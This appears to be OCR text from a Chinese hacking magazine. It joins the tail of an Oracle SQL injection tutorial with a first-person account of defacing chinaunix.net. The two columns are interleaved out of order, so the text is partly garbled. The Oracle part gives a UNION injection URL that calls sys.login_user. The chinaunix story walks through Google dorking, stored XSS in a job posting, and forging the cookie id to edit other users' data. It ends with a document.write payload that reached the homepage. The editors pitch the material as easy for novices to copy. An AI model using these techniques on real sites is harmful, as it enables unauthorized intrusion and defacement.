


图16

你可以在注射语句中直接调用这些函数、过程。如函数sys.login_user可以返回登录到数据库上的所有用户，那么提交

/select.php?find=1&NAMENEY=1111' union select 1, 0||sys.login_user,null, null,null,null, null,null,null, null,null, null,null from anytable--便能调用它。

尽管Oracle内置的包UTL_FILE能够读写文件，但它只能在PL/SQL语句块中才能执行，或者直接键入到SQL*PLUS中执行，所以不要企图通过这个包来写入webshell。有一部分object是用户自行创建的，幸运的话，也许能找到管理员自建的可以读写文件或执行系统命令的function，那么通过注射取得webshell就不再困难了。

这是一次很典型的注入：Web页面老实地把sql的出错信息打印出来，方便我们理解sql注入的各个步骤。而在注入JSP+Oracle的时候，你可能就没那么幸运了：JSP一般在遇到SQL异常的时候便会中止运行，而JAVA/JSP程序员很少有抛出SQL异常到WEB页面的习惯。这时候你就需要猜测它的sql语句了，这种黑箱操作需要很大运气和经验，只有熟能生巧，我们才能在

张鹏亮

我是这样黑掉chinaunix的

chinaunix是国内比较大的一个unix站点，天天上这个网站学习Linux，又跟这个站点的一些前辈有些接触，发现都挺牛的。看着这么大的网站和这么多的牛人，料想服务器安全肯定是做得不错了，不晓得脚本上做得如何？正好工作累了就放松休息下，看能不能黑进首页写上到此一游，纯属娱乐和友情检测，他们现在将这些已知的漏洞应该都补了……

先分析这个网站，站点服务器肯定都是Linux的，系统上过去是肯定不行的了，那么从脚本吧！打开主站一看，基本没啥动态的地方，全是其他分站在首页的连接，生成的静态，有点难搞！

打开脚本扫描器Google，输入：**php? site:chinaunix.net -bbs**。这个命令的含义是搜索chinaunix.net域名下的php动态脚本，并且去掉bbs下的内容。因为bbs本身就很复杂，咱没工夫从那入手，嘿嘿，信息找到不少呢！Google真是一款好用的扫描器，如图1。然后结合主站上的一些项目连接就能大致了解这些站点了，还可以根据自己的需要在指定的地方让google详细搜索。



图1

找到不少分站之后俺小心地ping了下，呵呵，果然在一个段内，IP还是连续的。看到这里有人会说旁注了，不过不一样哦，接着看。

一些分站的确有很多传递参数的地方，但是一般明显的过滤都很严谨，看来明显点的参数，如地址栏里的东西是没希望了，POST的东西又一般在php的GPC保护之下，有点难搞……搞了半天，有点想放弃了，即使搞到一个shell也不一定能提权，提权也不一定能嗅。

中午去吃了个饭，一路上挺郁闷的，因为这些搞系统的都挺牛的，以前报告过漏洞，他们问我是不是拿nbsi扫的，对搞脚本的实在是不屑一顾啊。回来继续想，看到首页花花绿绿的连接，既然系统上的旁注没希望，我们搞脚本上的旁注如何？

前段时间一些站点被挂马就是因为自己的合作伙伴被人搞下，而自己的页面有合作伙伴的信息造成的，这里我找不到合作伙伴的信息（合作伙伴估计也挺难搞的），那它自己的分站总有吧，看屏幕上的那些信息就知道，如图2。呵呵，总有一些薄弱的地方吧！如果我们能修改这些分站数据库里的信息，而首页如果是同步修改的话，那信息不就改了么？如果这些信息没有过滤好不就可以搞js上去了么？



图2

我瞄上了一个job的分站，因为首页有他的信息连接，如果我提交的东西可以上首页就好了！另外我觉得这里的参数应该比较多，因为功能也比较复杂嘛！先注册个用户先，上去之后一顿查参数，搞注射，甚至发了自己的信息，但是提交的信息没有上主站，应该是有个后台的地方让人控制的。在根目录加个/admin/，呵呵，猜对了！好，搞到管理员的密码或者身份就OK啦！目标确定，于是又是疯狂地找注射啊，可是参数还是控制比较严密。

看来搞注射有难度，自己提交的信息又上不了主页，那有没有其他的，如Xss呢？于是去实验了下，注册一个企业用户，发布一个职位，包含了HTML代码，呵呵，顺利执行，如图3。看来如果能搞到首页上，黑掉的成功率也是很高的哦！继续努力！停下来想想，该怎么做！可以用XSS搞到管理员的登录信息然后进后台哦！但是看了半天，也不敢保证管理员会什么时候来看，也不知道后台有没有绑定IP。

另外的一个方法就是搞到首页有显示的那个用户的账户，进去把职位信息Rootkit掉，呵呵！这样首页显示的就是我们的js

实战中游刃有余！（如有问题可以到http://linx2008.5d6d.com/和我讨论）

【参考资料：】

《Advanced SQLInjection In Oracle Databases》—Argeniss

《Hackproofing Oracle Application Server》--David Litchfield

《oracle-security》—pentest

[文章中提到的参考资料已打包在本期光盘]

编辑点评：

文章讲得很系统，从来没有这方面知识的菜鸟相信也会看得懂，可以在实践操作中照猫画虎。另外，网上最近也出现了几篇不错的入侵orcacle的文章，像《入侵oracle数据库的一些心得》和《ART OF WEB-SQL-INJECTION第2卷 ORACLE篇》，大家可以搜索到，结合这篇文章一起看，会对orcacle注入有一个大概的了解了。

代码了。大致方向定了，于是又是一顿疯狂地找注射，找修改密码的逻辑，找……结果都不行！这个时候我想是不是有些逻辑上的错误，如允许编辑别人的职位呢？测试一下，弹个框说这个不属于你，失败！肯定是做过验证了，那他是如何验证我们的信息的呢？GET是不可能，POST也不可能，那就只能是COOKIE了。把POST过去的包抓下来一看，发现COOKIE里的东西并不多！如图4，有PASS肯定是密码了，而且密码只是md5加密的，还有个名字，还有个id就没了……呵呵，如果这三个没有绑定的话就可能有搞头了哦！试试，将id改成别的用户，如图4，然后访问，HOHO，出来的是别的用户的职位信息了，如图5。嘿嘿，修改COOKIE之后可以直接操作他们的信息了！去主页看看有啥可以更新的，找到一个哦！现在就是去写js代码了！

这里js代码也有限制，不能太长，不过黑个站够啦！大概是30个字符左右，呵呵！挑选了半天的exploit，最后我用的代码如下：**<body onload=document.write("F4ck")>**，短小精悍哪，哈哈！这样当访问的时候就会重写当前页面了！呵呵，访问job.chinaunix.net，如图6，好，测试成功！兴冲冲跑到首页上去看了下，闷，根本没有同步更新.....奇怪，不可能人为一个一个生成的啊？在艰难的郁闷当中过了不久，发现首页有点变样了，哈哈！原来是有定时更新的，不错哦！不过页面并没有重写，代码的确写到主页上了，如图7，GOOD，找出适当的代码就可以黑啦！

整个过程也是相当爽的，不只是网络可以旁注，站点的结构使得他们的分站之间也有各样的联系，而这种联系导致了脚本的旁注变得可能，我这样的脚本小子都可以控制首页，你们真的那么安全么？呵呵！Just For Fun :)




图3




图4




图5




图6

编辑点评：

cookies欺骗+js跨站，黑掉了一个大站，这也是相当可怕的一件事情。不过这个js跨站可真是"跨站"呀。这让我想到了以前有人挂马的方法，入侵不了主站就入侵主站上的广告之类的链接，更改js后从而也可以成功在主站上挂马。




图7

高手专栏开栏语

编辑了很多期的西线无战事栏目，有个突出的感觉是大家都各写各的，作者也是想到什么就写什么，随心所欲。虽然每个作者都有自己的风格，不同样的入侵技巧也会呈现，但是这样栏目风格难以定位，也不便读者归纳收集。正逢黑手改版，我和土豆老大商量了一下，为何不设一个专栏呢？找一个牛人来写他的入侵渗透技巧，给他一个连载的机会，给读者更多的阅读愉悦。不过这样又会出现另一个问题，再牛的人，他的技术水平也会慢慢被杂志榨干。不如给更多的牛牛和投稿者来个命题作文吧，就像论坛上讨论某个专题一样，大家针对这一专题来写同样的文章，我想这是一个好的主意。我们会在连续同样命题的作文中，评选出读者最喜欢的作者和最认可的文章，给其双倍或更多倍的稿酬。从10月份开始，命题作文就是